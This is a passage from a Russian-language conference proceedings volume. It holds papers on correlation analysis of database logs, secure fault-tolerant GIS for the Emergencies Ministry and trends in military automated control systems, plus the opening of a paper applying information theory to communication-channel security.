На заключительном этапе важно интерпретировать полученные данные. Например, сильные положительные корреляции могут означать, что выполнение одного запроса приводит к увеличению времени выполнения другого. Отрицательные корреляции могут свидетельствовать о том, что выполнение одного запроса уменьшает время выполнения другого.

Основываясь на полученных результатах, можно приступить к оптимизации запросов. Возможные действия включают:

- Объединение связанных запросов в одну транзакцию для уменьшения количества обращений к базе данных.
- Перепроектирование схемы базы данных для уменьшения количества блокировок.
- Использование индексов для ускорения поиска данных.
- Оптимизация самих SQL-запросов.

Анализ ошибок и их причин. Анализ ошибок и их причин в лог-файлах баз данных — это критически важная часть обеспечения надежности и стабильности системы. Ошибки могут возникать по разным причинам, включая неправильные запросы, некорректное использование ресурсов, конфликты блокировок и многое другое. Рассмотрим более подробно шаги, связанные с этим процессом.

Первый шаг — это идентификация всех ошибок, зафиксированных в логах. Log-файл базы данных содержит записи обо всех событиях, происходящих в системе, включая успешные операции и ошибки. Обычно ошибки помечаются специальными кодами или сообщениями об ошибках.

Ошибки могут иметь разные типы и причины. Поэтому следующим шагом является классификация ошибок по категориям. Это может включать разделение ошибок на следующие группы:

- Ошибки синтаксиса (неправильный SQL-запрос);
- Ошибки доступа (недостаточные права пользователя);
- Ошибки блокировки (конфликты блокировок);
- Ошибки ввода-вывода (проблемы с дисковым пространством);
- Ошибки связи (потеря соединения с базой данных).

Классификация ошибок помогает быстрее находить общие причины и разрабатывать стратегии устранения проблем. После классификации ошибок следует провести корреляционный анализ для определения возможных связей между ошибками и другими событиями в системе. Например, можно исследовать, какие запросы или операции предшествовали возникновению той или иной ошибки.

Для примера возьмем две выборки: количество ошибок и метрик производительности базы данных (загрузка процессора). Рассчитаем коэффициент ранговой корреляции Спирмена который используется для

оценки связи между двумя переменными путем сравнения их ранжированных значений (Он полезен, когда данные имеют порядковую природу или содержат выбросы). Для этого приведём их к ранжированному виду. Каждое значение получает ранг от наименьшего (ранг = 1) до наибольшего (ранг = n). Затем рассчитаем разность рангов каждой пары наблюдений (ΔR_i), затем возведем её в квадрат (d_i^2) и найдем сумму всех полученных квадратов разностей ($\sum d^2$). Итоговая формула может выглядеть так:

$$\rho = 1 - \frac{6 \sum_{i=1}^n d_i^2}{n(n^2 - 1)} \quad (2)$$

где

- n — количество пар наблюдений,
- d_i — разница между рангами соответствующих элементов i-й пары,
- $\sum d^2$ — сумма квадратов разницы рангов.
- 6 — константа, возникшая вследствие упрощённого вывода основной формулы, используемой для вычисления показателя степени связи между двумя упорядоченными наборами данных.

Интерпретация результата:

Если $\rho = +1$, значит связь положительная и полная (при увеличении одной величины увеличивается вторая);

Если $\rho = -1$, связь отрицательная и полная (увеличение одной величины ведет к уменьшению другой);

После того как выявлены основные причины возникновения ошибок, можно приступить к их устранению.

Меры могут включать:

- Исправление синтаксических ошибок в запросах;
- Настройка прав доступа для пользователей;
- Оптимизацию запросов для снижения нагрузки на систему;
- Увеличение ресурсов (дискового пространства, оперативной памяти и т.д.);
- Настройку механизмов управления блокировками.

Анализ ошибок и их причин в log-файлах баз данных — это сложный, но необходимый процесс для поддержания стабильной работы системы. Он требует тщательного подхода к идентификации, классификации и интерпретации ошибок, а также применения методов корреляционного анализа и анализа временных рядов. Правильное устранение ошибок способствует повышению надежности и производительности базы данных.

Оптимизация производительности. Оптимизация производительности базы данных — это комплексный процесс, направленный на улучшение скорости выполнения запросов, снижение нагрузки на сервер и повышение общей производительности работы системы. Рассмотрим основные аспекты этой задачи.

Прежде чем начать оптимизацию, нужно собрать данные о текущей производительности системы. Это включает мониторинг следующих показателей:

- Время выполнения запросов;
- Нагрузка на процессор, память и дисковую подсистему;
- Частота и длительность блокировок;
- Количество операций чтения/записи;
- Размер буферного пула и его использование.

Например, блокировки могут стать причиной значительного снижения производительности, особенно в многопоточных приложениях. Для минимизации влияния блокировок можно предпринять следующие меры:

- Уменьшение длительности транзакций;
- Использование уровней изоляции транзакций (READ COMMITTED, REPEATABLE READ).

После внесения изменений необходимо провести профилирование и тестирование системы, чтобы убедиться, что внесенные изменения действительно улучшают производительность. Это может включать:

- Запуск тестов производительности перед и после оптимизации;
- Измерение времени отклика системы;
- Анализ логов и метрик.

Допустим, имеем набор данных с информацией о количестве блокировок базы данных (X) и средней продолжительности каждой блокировки (Y). Необходимо выяснить, существует ли связь между этими показателями, используя коэффициент корреляции Пирсона. Формула может выглядеть следующим образом:

$$r = \frac{\sum_{i=1}^n (x_i - \bar{x})(y_i - \bar{y})}{\sqrt{\sum_{i=1}^n (x_i - \bar{x})^2} \sqrt{\sum_{i=1}^n (y_i - \bar{y})^2}} \quad (3)$$

где:

- x_i — данные о времени блокировки,
- y_i — данные о количестве блокировок,
- $\bar{x}, \bar{y}$ — средние арифметические значений соответствующих переменных.

Исходя из вычисления можно будет сделать выводы что, если высокий положительный коэффициент корреляции между частотой и длительностью блокировок свидетельствует о том, что частые блокировки чаще всего являются долгими по времени, что негативно влияет на производительность системы. А при низких значениях корреляции причины проблем могут лежать вне прямой взаимосвязи частоты и длительности, следовательно, нужны дополнительные исследования производительности.

Заключение. Проведённое исследование продемонстрировало возможность использования метода корреляционного анализа применительно к изучению log-файлов баз данных. Этот инструмент помогает выявить скрытые связи и закономерности, которые затем можно использовать для улучшения работы информационных систем. Применение корреляционного анализа к log-файлам значительно повышает производительность, улучшает защиту системы и позволяет избежать потенциальных проблем при эксплуатации базы данных.

СПИСОК ЛИТЕРАТУРЫ

1. Халафян А.А. STATISTICA 6 Статистический анализ данных, Москва, изд. «Бином-Пресс», 2007 – 512 с. [Электронный ресурс], URL: <https://www.geokniga.org/books/10609>
2. Способ моделирования процесса обнаружения аномальных SQL-запросов к базе данных информационно-телекоммуникационной системы на основе применения раскрашенной сети Петри / В. А. Липатников, Д. В. Сахаров, А. А. Шевченко, А. В. Варибрус // Региональная информатика (РИ-2022): Юбилейная XVIII Санкт-Петербургская международная конференция. Материалы конференции, Санкт-Петербург, 26–28 октября 2022 года. – Санкт-Петербург: Региональная общественная организация «Санкт-Петербургское Общество информатики, вычислительной техники, систем связи и управления», 2022. – С. 559-560. – EDN SVTNAP.
3. Овсянникова, Д. Ю. Технология обработки и анализа лог-файлов пользовательской платформы / Д. Ю. Овсянникова // АКТУАЛЬНЫЕ ВОПРОСЫ науки и ТЕХНИКИ : сборник статей Международной научно-практической конференции, Пенза, 25 февраля 2020 года. – Пенза: «Наука и Просвещение» (ИП Гуляев Г.Ю.), 2020. – С. 22-25. – EDN BUCLX. [Электронный ресурс], URL: <https://elibrary.ru/item.asp?id=42431593>
4. Бирих Э.В., Виткова Л.А., Гореленко В.В., Казаков Д.Б. Защита информации в базах данных В сборнике: Актуальные проблемы инфотелекоммуникаций в науке и образовании. Материалы конференции АПИНО 2017, 2017. – С. 89-92.
5. Шелудько И.А. Разработка и исследование системы оперативного сетевого мониторинга событий безопасности: Дис. канд. техн. наук: 05.13.19; [Место защиты: Таганрогский государственный радиотехнический университет]. – Таганрог, 2004. – 179 с.
6. Сравнение математических методов для проверки двух выборок при мониторинге информационных систем / И. Е. Пестов, П. О. Федоров, Д. А. Игнатъева, А. А. Ковалева // I-methods. – 2024. – Т. 16, № 2. – EDN BWTKMP.
7. ОБЛАСТИ ПРИМЕНЕНИЯ АНАЛИТИКИ БОЛЬШИХ ДАННЫХ В КРИТИЧЕСКИХ ИНФОРМАЦИОННЫХ ИНФРАСТРУКТУРАХ / А. М. Гельфанд, А. А. Казанцев, С. А. Кузнецов, Д. Н. Смирнов // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2022) : Сборник научных статей XI Международной научно-технической и научно-методической конференции. В 4-х томах, Санкт-Петербург, 15–16 февраля 2022 года / Под редакцией А.В. Шестакова, сост. В.С. Елагин, Е.А. Аникевич. Том 4. – Санкт-Петербург: Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2022. – С. 438-440. – EDN VJXJXDG.
8. Кравцова, В. А. Обнаружение аномалий сетевого трафика с использованием больших данных / В. А. Кравцова, И. А. Ушаков // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2023) : Сборник научных статей. XII Международная научно-техническая и научно-методическая конференция. В 4 т., Санкт-Петербург, 28 февраля – 01 2023 года. Том 1. – Санкт-Петербург: Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2023. – С. 697-701. – EDN HZQZK.
9. Гордиенко, Е. П. Современные технологии обработки и анализа больших данных в научных исследованиях / Е. П. Гордиенко, Н. С. Паненко // Актуальные проблемы железнодорожного транспорта : Сборник статей научной конференции, Воронеж, 01 октября 2018 года. – Воронеж: филиал федерального государственного бюджетного образовательного учреждения высшего образования «Ростовский государственный университет путей сообщения» в г. Воронеж, 2018. – С. 44-48. – EDN YLYNVB.
10. Красов, А. В. Методика визуализации больших данных в системах защиты информации для формирования отчетов уязвимостей / А. В. Красов, С. И. Штеренберг, Д. Р. Голузина // Электросвязь. – 2019. – № 11. – С. 39-47. – EDN REYPLR.

УДК 004.27+004.056

ОБЕСПЕЧЕНИЕ АДАПТИВНОСТИ РЕШЕНИЙ МЧС РОССИИ ЧЕРЕЗ ОТКАЗОУСТОЙЧИВЫЕ И ЗАЩИЩЁННЫЕ ГЕОИНФОРМАЦИОННЫЕ СИСТЕМЫ

Грызунов Виталий Владимирович¹, Сагитов Азат Альфредович²

¹ Санкт-Петербургский университет ГПС МЧС России
Московский пр., 149, Санкт-Петербург, 196105, Россия

² Главное управление МЧС России по Мурманской области
Шабалина ул., 8, Мурманск, 183052, Россия
e-mails: viv1313r@mail.ru, sagitov-2014@mail.ru

Аннотация. Рассматриваются технические и организационные основы построения ГИС, обеспечивающие ключевых свойства: отказоустойчивость, информационную безопасность и адаптивность системы управления МЧС России.

Ключевые слова: ГИС, информационная безопасность, отказоустойчивость, единая государственная система предупреждения и ликвидации чрезвычайных ситуаций, адаптивное управление, чрезвычайные ситуации, МЧС России, защищённая архитектура, проектное управление.

ENSURING THE ADAPTABILITY OF EMERCOM OF RUSSIA'S SOLUTIONS THROUGH FAULT-RESISTANT AND PROTECTED GEOINFORMATION SYSTEMS

Gryzunov Vitaly¹, Sagitov Azat²

¹ St. Petersburg University of the State Fire Service of the Ministry of Emergency Situations of Russia
149 Moskovsky Av, St. Petersburg, 196105, Russia

² The Main Directorate of the Russian Ministry of Emergency Situations in the Murmansk region
8 Shabalina St, Murmansk, 183052, Russia
e-mails: viv1313r@mail.ru, sagitov-2014@mail.ru

Abstract. The article discusses the technical and organizational foundations of building GIS systems that ensure key properties such as fault tolerance, information security, and adaptability of the Russian Ministry of Emergency Situations' management system.

Keywords: GIS, information security, fault tolerance, unified state system for preventing and eliminating emergencies, adaptive management, emergency situations, the Russian Ministry of Emergency Situations, secure architecture, project management.

Введение. Рост масштабов, сложности и динамичности чрезвычайных ситуаций (ЧС) выдвигает геоинформационные системы (ГИС) в число критически важных компонентов системы поддержки принятия решений и управления ресурсами. Данное исследование посвящено решению проблемы обеспечения отказоустойчивости и информационной безопасности ГИС в условиях нестабильной инфраструктуры и внешних угроз. Автором сформулированы технико-организационные принципы построения архитектуры ГИС, направленные на достижение высокой надёжности и поддержку адаптивного управления в рамках МЧС России, а также приведены нерешенные на данный момент проблемные вопросы в использовании ГИС в системе МЧС России. [4].

ГИС широко применяются в решении различных задач. Можно привести большое количество примеров успешного внедрения ГИС в рабочий процесс государственных и коммерческих организаций. Одним из критериев эффективного использования подобных систем является её функциональность и лёгкость внедрения. Но одновременно с этим возникает ряд проблемных вопросов связанных с систематическим возникновением сбоев в работе ГИС, что негативно сказывается на качестве и оперативности работы, а это в свою очередь является критически важным условием для адаптивного управления проектами МЧС России, которые предполагают быструю перестройку планов, перераспределение ресурсов и изменение тактики в ответ на меняющуюся обстановку, особенно в период ликвидации ЧС.

ГИС должна обеспечивать оперативный доступ к актуальным пространственным данным, поддерживать моделирование сценариев и визуализацию в реальном времени. Так Постановлением Правительства РФ от 30.12.2003 № 794 [7] определено, что координацию деятельности органов повседневного управления единой государственной системы предупреждения и ликвидации ЧС (РСЧС), организацией информационного взаимодействия федеральных органов исполнительной власти, органов исполнительной власти субъектов Российской Федерации, органов местного самоуправления и организаций при решении задач в области защиты населения и территории от ЧС осуществляют:

- а) на федеральном уровне – Национальный центр управления в кризисных ситуациях МЧС России;
- б) на межрегиональном уровне - центры управления в кризисных ситуациях территориальных органов МЧС России, в которых находятся центры соответствующих федеральных округов;
- в) на региональном уровне - центры управления в кризисных ситуациях территориальных органов Министерства Российской Федерации по делам гражданской обороны, чрезвычайным ситуациям и ликвидации последствий стихийных бедствий;
- г) на муниципальном уровне – единые дежурно-диспетчерские службы муниципальных образований.

Таким образом работа ГИС законодательно закреплена в полномочиях МЧС России и активно применяются в практической деятельности.

В повседневной деятельности МЧС России использует 49 рекомендованных информационных систем и ресурсов, из них 13 систем разработанные по заказу МЧС России, 27 систем принадлежат федеральным органам исполнительной власти.

Ниже в качестве примера перечислены ГИС применяемые в повседневной деятельности центра управления в кризисных ситуациях МЧС России по Мурманской области:

- Атлас опасностей и рисков МЧС России – интерактивный сервис для мониторинга происшествий и оперативных событий с возможностью расчётов;
- ЛК ЕДДС – инструмент Атласа опасностей и рисков, который позволяет автоматизировать обмен оперативной и плановой информацией;
- Информационный портал и мобильное приложение «Термические точки» - мониторинга термических точек на территории субъекта РФ;
- ППО – обзор – система отображения термических точек, аномалии погоды, уровней подтоплений, космоснимков и ортофотопланов;
- ОКСИОН – Информирование населения, мониторинг радиационной и химической обстановки;
- ИАС ДТП – учёт ДТП на территории субъекта;
- ГИС «КАСКАД» – система анализа данных по происшествиям и оперативным событиям.
- Система анализа и управления рисками (САУР);
- АИС Электронный инспектор – отражает результаты проверки зданий надзорными органами МЧС России;

- КАСКАД – мониторинг термоточек и моделирование развития лесного пожара. Мониторинг ледовой, паводковой, радиационной обстановки;
- Геопортал Роскосмоса – мониторинг природных и техногенных ЧС, включая пожары и паводки, анализ термоточек и архив космических снимков;
- БанкБазовыхПродуктов – каталог космического мониторинга с метеоданными и архивом спутниковых снимков;
- ЕСИМО – государственная система мониторинга обстановки в Мировом океане;
- многоуровневая навигационно-информационная система мониторинга транспортных средств МЧС России (МНИС МЧС) – мониторинг транспортных средств.
- ФБД СиС ВСМК – база данных сил и средств Всероссийской службы медицины катастроф;
- ПК СОД ВСМК – предназначен для контроля и анализа ДТП и техногенных пожаров, получения информации о количестве пострадавших, о выделяемых сил и средств медицинских служб;
- МКА ФРТ, АИС ФРТ – происшествия на системах ЖКХ;
- Арктика 2020 – система позволяет определить координаты судов, их характеристику и принадлежность, расстояние до ближайшего порта, ледовую и метеорологическую обстановку;
- Стат ГИБДД – показатели состояния безопасности дорожного движения;
- КИИС Море – система позволяет определить координаты судов;
- АИСДМ Рослесхоз – статистика лесных пожаров и мониторинг класса пожарной опасности лесного фонда по погодным условиям;
- МКИ ОСМ Росрыболовства – позволяет узнать в режиме реального времени позиции судов;
- ЕГАСМРО – мониторинг радиационной обстановки;
- АИС ГМВО – информационное обеспечение процесса управления водными ресурсами;
- СИРАНО – мониторинг качества сельскохозяйственной продукции;
- ПК «ЦУП» – предназначено для комплексного контроля и анализа ситуации на сети автодорог.

В ходе использования данных ГИС был выявлен ряд недостатков, которые не решены в настоящее время, а именно периодически возникающие сбои в работе МНИС МЧС по причине блокировки сотовой связи в период «беспилотной опасности», а в атласе опасностей и рисков МЧС России отсутствует распределения действующих лесничеств по кварталам, по причине того, что функционал данной ГИС не интегрирован в работу Федерального агентства лесного хозяйства, что в свою очередь затрудняет работу по своевременному реагированию на возникающие лесные пожары.

Эффективность адаптации ГИС к дестабилизирующим факторам может быть оценена с помощью специализированных нестохастических показателей, отражающих «полезность» системы для пользователя в кризисных условиях [2].

Наиболее опасными с точки зрения экспертов признаны уязвимости, связанные с недостаточной проверкой входных данных, инъекциями, нарушениями аутентификации и управления доступом, а также ошибками конфигурации ПО [1].

Для адекватного противодействия злоумышленникам необходимо использовать модели их агрессивных действий, позволяющие оценивать потенциал воздействия без привязки к вероятностным распределениям [6].

Заключение. Надежная и защищённая геоинформационная инфраструктура является обязательным условием для эффективного адаптивного управления в чрезвычайных ситуациях. Разработанные принципы дают возможность создания ГИС, способной функционировать при экстремальных нагрузках и противостоять кибератакам, оставаясь при этом гибким инструментом для поддержки принятия решений. Перспективным направлением для дальнейшей работы представляется стандартизация подобных архитектур и их внедрение в единое информационное пространство РСЧС.

СПИСОК ЛИТЕРАТУРЫ

1. Грызунов В. В., Гришечко А. А., Сипович Д. Е. Выбор наиболее опасных уязвимостей для перспективных информационных систем критического применения // Вопросы кибербезопасности. – 2022. – № 1(47). – С. 66–75.
2. Burlov V. G., Gryzunov V. V. Evaluation of the effectiveness of geographic information systems adaptation to destabilizing factors // Journal of Physics: Conference Series. – 2020. – P. 012016.
3. Грызунов В. В., Корниенко А. А., Глухарев М. Л., Крюков А. С. Выбор моделей доверия при интеграции распределенных информационных систем критического применения // Проблемы информационной безопасности. Компьютерные системы. – 2021. – № 4. – С. 79–90.
4. Грызунов В. В. Методы адаптивного управления доступностью ресурсов геоинформационных систем в условиях деструктивных воздействий // Труды учебных заведений связи. – 2022. – Т. 8, № 3. – С. 101–116.
5. Грызунов В. В. Методика решения измерительных и вычислительных задач в условиях деградации информационно-вычислительной системы // Вестник СибГУТИ. – 2015. – № 1(29). – С. 35–46.
6. Грызунов В. В. Модель целенаправленных агрессивных действий на информационно-вычислительную систему // Человеческий фактор в сложных технических системах и средах (Эрго-2018). – СПб., 2018. – С. 300–305.
7. Постановление Правительства РФ от 30.12.2003 № 794 (ред. от 29.05.2025) «О единой государственной системе предупреждения и ликвидации чрезвычайных ситуаций»

УДК 621.396.4

**ТЕНДЕНЦИИ РАЗВИТИЯ АВТОМАТИЗИРОВАННЫХ СИСТЕМ УПРАВЛЕНИЯ
СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ**

**Гутаев Руслан Адрахманович, Кузоятов Владислав Валерьевич,
Логинов Вячеслав Алексеевич, Грибков Владимир Александрович**
Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: ruhagut5642@mail.ru, vvforever2@mail.ru, gribkov.1949@mail.ru

Аннотация. В докладе проводится сравнение основных систем информационного обмена разных стран, анализ их функциональных возможностей и направлений развития этих систем. Рассмотрены варианты автоматизированных систем управления войсками, ключевые направления развития. Методологическая основа включает анализ статистических данных и опыт применения АСУ СН в условиях специальной военной операции, и других конфликтов, будущее автоматизированных комплексов управления специальным назначением в контексте руководства войсками. А также рассмотрены тенденции совершенствования автоматизированных систем, предназначенных для особых задач, в сфере военного управления.

Ключевые слова: система обмена информацией; управление войсками; система оповещения; автоматизированные системы управления; специальная военная операция; военные конфликты.

**TRENDS IN THE DEVELOPMENT OF AUTOMATED CONTROL SYSTEMS
FOR SPECIAL PURPOSE**

Gutaev Ruslan, Kuzoyatov Vladislav, loginov Vyacheslav, Gribkov Vladimir
The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: ruhagut5642@mail.ru, vvforever2@mail.ru, gribkov.1949@mail.ru

Abstract. The report compares the main information exchange systems of different countries, analyzes their functional capabilities and development directions of these systems. Options for automated troop control systems and key development directions are considered. The methodological basis includes an analysis of statistical data and experience in using automated control systems for special purposes in the context of a special military operation and other conflicts, the future of automated control systems for special purposes in the context of troop management. Trends in improving automated systems designed for special tasks in the field of military control are also considered.

Keywords: information exchange system; troop management; notification system; automated control systems; special military operation; military conflicts.

Введение. События специальной военной операции (СВО) демонстрируют, что современная война — это не только применение высокоточного оружия, но и разрушение экономической и политической структуры противника. Важнейшим аспектом также является формирование вокруг своих сил информационного пространства, обеспечивающего быструю связь, цифровое управление войсками и вооружением, а также глубокое понимание действий противника.

Сегодня в разных армиях мира существует большое количество систем информационного обмена и взаимодействия на поле боя [1]. Примерами служат украинская система «Кропива», натовская «DELTA», американская «АТАК», и другие.

В России также ведется активная работа по созданию тактических систем информационного обмена для нужд Министерства обороны и спецслужб. Концерн «Калашников» представил систему «ЛИС» [2], наряду с которой существуют такие разработки, как «Ветерок», «ZOV», «Репей», и другие системы, получившие распространение в последнее время и активно применяемые в ходе СВО.

Для оценки в качестве эталонной используется американская система «АТАК» [3] — программно-аппаратный комплекс (ПАК), которая включает программное обеспечение (ПО) и оборудование. Она позволяет контролировать выполнение задач, определять их местоположение подчиненных подразделений при помощи GPS и предоставлять доступ к интерактивным картам местности и другим сведениям. Эти сведения, могут быть предварительно загружены или получены на месте с серверов вышестоящего командования или американского Национального управления георазведки и других ведомств. ПО ПАК «АТАК» создавалось в рамках проекта DARPA. Его архитектура расширяет перечень решаемых задач за счет установки специальных плагинов. Их набор различается в зависимости от назначения. Сегодня комплекс включает более 120 различных плагинов. В 2022 году ПО «АТАК» использовали более 250 тыс. человек [3]. Это личный состав армии, ВВС, ВМС и силы специального назначения США.

В Вооруженных силах Украины (ВСУ) имеется свой ПАК — «Кропива» [3], разработанный организацией «Армия SOS» и предназначенный для автоматизированного сбора развединформации, ее обработки и постановки задач на поражение целей огнем артиллерии и пехотными подразделениями. Комплекс включает следующие программные приложения: «Кропива карта» (нанесение обстановки, расчетов и управления стрельбой, разведки), «Тенет» (содержит адресную книгу абонентов, для обмена информацией), «Метеостанция» (получение метеобстановки), «FireFly» (обеспечение интеграции БПЛА с общей системой).

В основном приложения комплекса строят сетевую работу через Интернет, через Starlink, локальная работа идет по радиосетям передачи данных с использованием различных типов радиостанций. К 2023 году «Кропива» стала широко востребованной не только среди артиллеристов, но и среди подразделений разведки и ПВО ВСУ.

В ВС РФ основным примером комплекса информационного обмена выступает АСУ «ЛИС Прометей» [2]. Она предназначена для эффективного применения средств разведки и управления тактическими воинскими формированиями.

Комплекс включает следующие приложения [2]: «ЛИС Базовый» (добавление, обработка, визуализация разнотипных геопространственных данных), «ЛИС Мобильный» (автономное применение разнотипных данных о местности, расчеты по ней с нанесением графических объектов, присоединения фото, видео, и др. файлов), «ЛИС Геохаб» (сбор, агрегация, хранения и ведение единой базы разнотипной геопространственной информации, на основе данных авиа- и космической съемки), «ЛИС Оформитель» (создание текстографических отчетных документов).

В настоящее время данная система используется практически во всех подразделениях артиллерии и разведки ВС РФ, а результаты ее применения убедительно доказывают возможность значительного сокращения времени цикла управления.

Для проведения сравнительного анализа этих систем необходимо определить их классификацию по различным признакам. За неимением актуальных отечественных разработок, используем классификацию, применяемую в армиях стран НАТО.

В НАТО автоматизированные системы военного назначения (АС ВН) классифицируются на несколько категорий, в зависимости от выполняемых функций: Command (Управление), Control (Контроль), Communications (Связь), Computers (Компьютер), Intelligence (Интеллект), Surveillance (Наблюдение), Reconnaissance (Разведка). Если какая-либо из этих функций автоматизирована в системе, то в аббревиатуре класса этой системы будет присутствовать начальная буква этой функции. Так, системы управления, в которых автоматизированы только две функции, например Command и Control будут относиться к классу «СС». Для простоты аббревиатура класса обозначается как «С2». При этом функции, начинающиеся с буквы «С», являются базовыми, а все остальные — дополнительными.

Таким образом, система управления, которая относится к классу, содержащему в своей аббревиатуре больше букв «С», будет более функциональной. Например, система класса «С2SR» будет уступать системе класса «С4» по количеству задач, решаемых в автоматизированном режиме. Основные типы систем:

- системы уровня «С2» позволяют быстро довести принятое решение до подчиненных и проконтролировать его выполнение, с учетом взаимодействующих подразделений;
- системы уровня «С2SR» позволяют выполнять те же функции, что и уровень «С2» и идентификацию целей и автоматическую выдачу целеуказания;
- системы уровня «С3» позволяют создать в автоматическом режиме самоорганизующиеся сети связи и надежные локальные сети между множеством высокомобильных объектов управления;
- системы уровня «С4» позволяют производить полную автоматизацию методов сбора и обработки информации, информационную поддержку выработки вариантов решения, математическое моделирование результатов боевых действий по избранным вариантам с графическим отображением хода и результатов боевых действий на электронных картах;
- системы уровня «С4ISR» — глобальная информационно-управляющая сеть, которая интегрирует, автоматизированные системы боевого управления, вычислительной техники, связи, разведки и средства огневого поражения.

Исходя из проведенного анализа можно сделать вывод, что в настоящий момент самой совершенной является система «АТАК». Высокий уровень развития АС ВН США достигался десятилетиями, с 1990-х годов развивались идеи объединения всех трех компонентов — средств разведки и наблюдения, боевых платформ, средств автоматизации управления и связи — в единую систему.

Наша же система отстает по функционалу в связи с появлением ее в войсках менее трех лет назад, но уже отлично зарекомендовала себя в войсках и постоянно обновляется с учетом предложений, поступающих из войск.

Заключение. В настоящее время работа каналов связи автоматизированных систем управления строится на уже действующих радиосетях, а функциональные возможности этих радиостанций способны на стабильную работу только в одном из режимов: передача голоса или передача данных. В связи с этим необходимо серьезно заняться разработкой отдельных средств связи под мобильные системы автоматизированного управления. Это радиосети с использованием технологии «Волновая сеть» и «Маквилл», а также сенсорные сети, построенные на технологии LORA (передача данных на большие расстояния с минимальными затратами энергии). Кроме того, необходимо приступить к активной работе по интеграции разведывательных систем в общую АСУ: БПЛА, тепловизоров, дальномеров, навигационных устройств и др.

СПИСОК ЛИТЕРАТУРЫ

1. Иванов В.Г. Модель технической основы системы управления специального назначения в едином информационном пространстве на основе конвергентной инфраструктуры системы связи. Монография / СПбПУ. СПб., 2018. 214 с.
2. Система поддержки принятия решений «ЛИС Прометей». Информационный бюллетень. АО «Концерн «Калашников». Москва, 2021. 14 с.
3. Максимов Б.А. Программное обеспечение «АТАК» для комплекта тактического снаряжения военнослужащих ССО Сухопутных войск США // Зарубежное военное обозрение. 2021. № 5. С. 41-47.

УДК 004.056

ИСПОЛЬЗОВАНИЕ ТЕОРИИ ИНФОРМАЦИИ В АНАЛИЗЕ ЗАЩИЩЁННОСТИ КАНАЛОВ СВЯЗИ

Дворников Сергей Сергеевич, Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Аннотация. Оценка защищённости каналов связи требует не только инженерного, но и строго формализованного подхода. В статье рассмотрены применение фундаментальных понятий теории информации — энтропии, взаимной информации, избыточности — для анализа устойчивости телекоммуникационных каналов к утечкам данных и внешним воздействиям. Показано, что через призму вероятностных характеристик возможно выявление уязвимых структур в потоке информации.

Ключевые слова: информационная безопасность; теория информации; энтропия; взаимная информация; защищённость каналов связи; избыточность; вероятностные модели; анализ утечек; телекоммуникационные сети; криптоустойчивость.

USING INFORMATION THEORY IN THE ANALYSIS OF COMMUNICATION CHANNEL SECURITY

Dvornikov Sergey, Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Abstract. Evaluation of communication channel security requires not only an engineering approach, but also a strictly formalized approach. The article examines the application of fundamental concepts of information theory — entropy, mutual information, redundancy — to analyze the stability of telecommunication channels to data leaks and external influences. It is shown that through the prism of probabilistic characteristics, it is possible to identify vulnerable structures in the information flow.

Keywords: information security; information theory; entropy; mutual information; communication channel security; redundancy; probabilistic models; leak analysis; telecommunication networks; cryptographic resistance.

Введение. Динамика эволюции телекоммуникационных каналов сопровождается неотъемлемым усложнением векторов атак и ростом арсенала средств перехвата [1]. Формируется новая среда, в которой защищённость передачи информации перестаёт быть исключительно инженерной задачей — и приобретает черты аналитической дисциплины, требующей формализованных методик оценки. Конвенциональные подходы, фокусирующиеся на физической или протокольной защите, утрачивают универсальность и становятся уязвимыми перед многомерными угрозами, в которых сигнальные свойства переплетаются с предсказуемыми паттернами трафика.

Теория информации, возникшая в середине XX века как средство описания статистических характеристик сообщений, оказалась удивительно адаптивной в задачах безопасности. Её категориальный аппарат — энтропия, взаимная информация, избыточность — позволяет зафиксировать структуру и сложность потока, измерить вероятность компрометации на уровне математической строгости. Особую значимость приобретает возможность отделения сигнала от помехи не на физическом, а на вероятностном уровне, что принципиально важно при анализе зашифрованных или частично зашумлённых каналов.

В рамках данного подхода канал рассматривается не как технический тракт, а как информационная система с определённой степенью предсказуемости и подверженности внешнему наблюдению. Становится возможным оценить, в какой мере наблюдатель может извлечь закономерности, восстановить структуру сообщения или предугадать поведение источника. Тем самым, оценка защищённости обретает числовое выражение, позволяющее соотносить её с параметрами атакующего воздействия и корректировать архитектуру канала в сторону минимизации риска.

Степень защищённости информационного потока трудно выразить через параметры физического уровня или устойчивость протокола без привлечения понятий, отражающих внутреннюю структуру передаваемых данных [2]. В этом контексте теория информации оказывается тем инструментом, который позволяет количественно описывать не только само сообщение, но и степень его подверженности интерпретации посторонним наблюдателем. Центральным понятием данного аппарата выступает энтропия, определяемая выражением (1):

$$H(X) = - \sum p(x) \log_2 p(x), \quad (1),$$

где: $H(X)$ — энтропия случайной величины X , измеряемая в битах;

$p(x)$ — вероятность появления элемента.

Показатель энтропии отражает среднюю неопределённость источника. В идеализированном случае — равномерного распределения символов — достигается максимальное значение $H(X)$, соответствующее

состоянию полного хаоса. Однако в реальных каналах распределения подчиняются определённым закономерностям, часто детерминированным либо языком передачи, либо протокольными ограничениями.

Зашумлённый канал либо канал, находящийся под наблюдением, характеризуется отклонением от идеального равновесия. Появление предпочтительных символов, устойчивых структур или периодически повторяющихся фрагментов снижает энтропию, предоставляя наблюдателю возможность восстановления скрытых закономерностей. В криптографическом контексте подобная ситуация создаёт предпосылки к статистическому анализу и дифференциальным атакам.

Следует обратить внимание на избыточность как обратную сторону энтропии. Избыточность возникает там, где наблюдается регулярность или ограниченность множества возможных сообщений. Её наличие формирует так называемые «точки опоры» для криптоанализа. Любая последовательность, не приближённая к максимально случайной, априорно содержит информационный избыток, что прямо связано с потенциальной уязвимостью при перехвате. Примеры включают повторяющиеся заголовки пакетов, типовые служебные поля, периодичность контрольных последовательностей.

